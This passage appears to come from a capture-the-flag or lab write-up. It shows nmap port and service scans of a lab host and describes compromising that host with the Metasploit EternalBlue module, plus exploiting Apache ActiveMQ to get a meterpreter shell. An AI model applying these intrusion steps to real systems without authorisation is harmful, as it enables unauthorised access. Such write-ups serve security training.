


5. The port 61613 has the Apache ActiveMQ 5.10.1 - 5.11.1 and it has a directory traversal vulnerability, used the Metasploit apache activemq traversal upload exploit to break the target.

After gaining access, took a time navigating the directories and subdirectories of activemq and found the webapps directory, there is a admin subdirectory and printing the index.jsp file found the flag 33



6. Used the Metasploit apache activemq upload jsp exploit and it opened a meterpreter shell, searched for any file with keyword flag and found the flag 9 on Documents directory



Mr.Blue – 10.150.150.242

1. Used a nmap full ports tcp scan

```
└─# nmap 10.150.150.242 -Pn -n -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 20:10 SAST
Nmap scan report for 10.150.150.242
Host is up (0.21s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
8089/tcp  open  unknown
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49197/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1052.42 seconds
```

2. Used a nmap full ports udp scan

```
┌──(root㉿RedDot)-[/home/reddot]
└─# nmap -Pn -T5 -sU -n -p- --min-rate 10000 10.150.150.242
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 09:20 SAST
Warning: 10.150.150.242 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.242
Host is up (0.28s latency).
Not shown: 63876 open|filtered udp ports (no-response), 1657 closed udp ports (port-unreach)
PORT    STATE SERVICE
53/udp  open  domain
137/udp open  netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds
```

3. Did a nmap port scan with service version

```
└─# nmap 10.150.150.242 -Pn -n -p53,80,135,139,445,1433,3389,8089,47001,49152,49154,49155,49156,49157,49158,
49197 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 20:58 SAST
Nmap scan report for 10.150.150.242
Host is up (0.24s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http          Microsoft IIS httpd 7.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: WORKGROUP)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2012 11.00.2100; RTM
3389/tcp  open  ms-wbt-server?
8089/tcp  open  ssl/http      Splunkd httpd
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49197/tcp open  ms-sql-s      Microsoft SQL Server 2012 11.00.2100; RTM
Service Info: Host: MRBLUE; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:
windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.02 seconds
```

4. Can see that all ports are running Microsoft services and the OS is windows server 2008 R2 which is known by having the eternal blue vulnerability. Used Metasploit ms17_010 eternalblue exploit to break the target. After breaking the target found the flag 34 on the Desktop